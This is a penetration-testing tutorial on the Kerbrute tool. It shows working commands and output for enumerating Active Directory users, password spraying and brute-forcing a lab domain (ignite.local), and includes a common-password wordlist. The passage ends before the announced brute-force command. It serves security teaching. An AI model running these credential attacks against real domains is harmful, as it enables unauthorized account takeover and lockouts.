A Detailed Guide on Kerbrute

January 8, 2023 By Raj Chandel

Background

Kerbrute is a tool used to enumerate valid Active directory user accounts that use Kerberos pre-authentication. Also, this tool can be used for password attacks such as password bruteforce, username enumeration, password spray etc. This tool is being used for many years by penetration testers during internal penetration testing engagements. This tool is originally written by Ronnie Flathers (ropnop) with contributor Alex Flores.

Table of Content

Introduction to Kerberos authentication

The Kerberos service runs on its default port which is 88 in a domain controller system. This service comes in windows and the Linux system as well where it is used to implement authentication processes more securely in an Active Directory environment. For more information about Kerberos authentication process and service principal name (SPN) please consider visiting the below link:


https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/

Download Kerbrute

Kerbrute can be downloaded from its official github repository release page. It was last modified in December 2019. The source code of the tool is also available, and it is also available for windows systems and other Linux architecture. For simplicity, we will download compiled **kerbrute_linux_amd64** for the kali Linux which will be going to be an attacking system for the demonstration. The tool can be downloaded from the link given below.

Download link:

https://github.com/ropnop/kerbrute/releases/tag/v1.0.3




kerbrute_darwin_386	6.84 MB	Dec 14, 2019
kerbrute_darwin_amd64	7.74 MB	Dec 14, 2019
kerbrute_linux_386	6.89 MB	Dec 14, 2019
kerbrute_linux_amd64	7.9 MB	Dec 14, 2019
kerbrute_windows_386.exe	6.72 MB	Dec 14, 2019
kerbrute_windows_amd64.exe	7.63 MB	Dec 14, 2019
Source code (zip)		Dec 14, 2019
Source code (tar.gz)		Dec 14, 2019

Kerbrute help – List available features

Once we download the tool in the kali machine, we can list the available options and features by executing the following command:

```
./kerbrute_linux_amd64
```


In the picture below, we can see that tools can perform various tasks such as bruteforce, bruteuser, password spray, userenum and version detection. Moreover, there are some flags available too which can be very handy during penetration testing. During the internal assessment, many times we encounter security features and the password policy so increasing and decreasing threads can help us to make password attacks stealthier. We highly recommend using all available flags come with kerbrute to get practical experience and analyse the results.



```
┌──(root㉿kali)-[~]
└─# chmod 777 kerbrute_linux_amd64

┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts
It is designed to be used on an internal Windows domain with access to one of the Domai
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank
      --delay int       Delay in millisecond between each attempt. Will always use sing
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Def
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

Find valid users / User enumeration


During the internal penetration testing engagements especially in the Active Directory environment, our initial goal is to find valid users. Once we find potential users from the company website or any other sort of misconfiguration then we can verify those users if they have valid accounts or not using kerbrute. To do that, we will make a list of potential users that we obtained from OSINT or any other way. For the demonstration, we have created a user's list and saved it as users.txt.



```
┌──(root㉿kali)-[~]
└─# cat users.txt
admin
kapil
mukurram
aarti
yashika
shreya
geet
pavan
komal
raj
```

Then we provided users list and selected the userenum option. Next, we provided the domain controller IP address and domain name which is **ignite.local** in our case. The tool will test against each user account and verify if those users exist in the domain and using Kerberos pre-authentication. In the picture below we can see that kapil, aarti, shreya, raj and pawan appeared as valid users using Kerberos authentication. Here we in the position where we can think about various Kerberos attack such as SPN and Kerberos bruteforce etc. To reproduce the proof of concept, feel free to use the below command.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt
```




```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:48:23 >  Using KDC(s):
2022/12/28 16:48:23 >   192.168.1.19:88

2022/12/28 16:48:23 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 16:48:24 >  Done! Tested 10 usernames (5 valid) in 0.011 seconds
```

Kerbrute Password Spray

Suppose we have obtained a password (**Password@1**) during the enumeration phase that can be anything such as OSNIT leaked password, service misconfiguration, smb share, ftp etc but we do not know the real owner of the obtained password. In the username enumeration phase, we found five valid users now we can test obtained passwords with their accounts. Password spray is like password bruteforce where we test each password against single users but in the password spray, we use a single password and test it against all valid accounts. To do that, we created a new users list and saved it as users.txt. Then we used **passwordspray** option this time and provided the domain controller IP address and domain name along with a valid users list and obtained the password. In the picture below, we can see that three users' accounts matched the obtained password. Now we can try log in via RDP, winrm and smb service. To reproduce the proof of concept, please consider following the below command.

```
./kerbrute_linux_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1
```




```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:49:14 >  Using KDC(s):
2022/12/28 16:49:14 >   192.168.1.19:88

2022/12/28 16:49:14 >  [+] VALID LOGIN:  pavan@ignite.local:Password@1
2022/12/28 16:49:14 >  [+] VALID LOGIN:  aarti@ignite.local:Password@1
2022/12/28 16:49:14 >  [+] VALID LOGIN:  raj@ignite.local:Password@1
2022/12/28 16:49:14 >  Done! Tested 10 logins (3 successes) in 0.014 seconds
```

Password Bruteforce

Next, we will try password bruteforce using potential passwords against a single user. In password bruteforce, we test all potential passwords against a single user. Here we are using a common password list where you can try with different password lists to get the expected result. Password mutation or custom wordlist can be fruitful whenever we come across internal penetration testing. We highly recommend visiting our article to get familiar yourself with password mutation using crunch utility by visiting the below link.

https://www.hackingarticles.in/a-detailed-guide-on-crunch/




```
┌──(root㉿kali)-[~]
└─# cat pass.txt
123456
password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin
welcome
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
hello
freedom
whatever
qazwsx
trustno1
654321
jordan23
harley
password01
1234
robert
matthew
jordan
asshole
daniel
andrew
lakers
andrea
buster
johsua
1qaz2wsx
12341234
ferrari
cheese
```

Firstly, we will create a potential password to perform a bruteforce attack against the domain.

We created a password list and saved it as pass.txt Then we used the **bruteuser** option this time and provided the domain controller IP address, domain name and potential password list and username (aarti). The tool will show + sign when it triggers with the valid password. If you are in a real-world engagement, then be careful about the **account lockout policy** because it may affect our client's business. It is very common to experience this problem during penetration testing and you might need to wait for 30 minutes to one hour to perform the attack again or sometime the system administrator needs to unlock it manually. Usually, it locks out the account after **5 attempts,** but a few companies set it at **3 attempts** as well. In the picture, we can see that user aarti's password matched one password from the password list we provided. Now, we can use valid credentials to log in via RDP, psexec and evil-winrm. To reproduce the proof of concept then follow the below command.

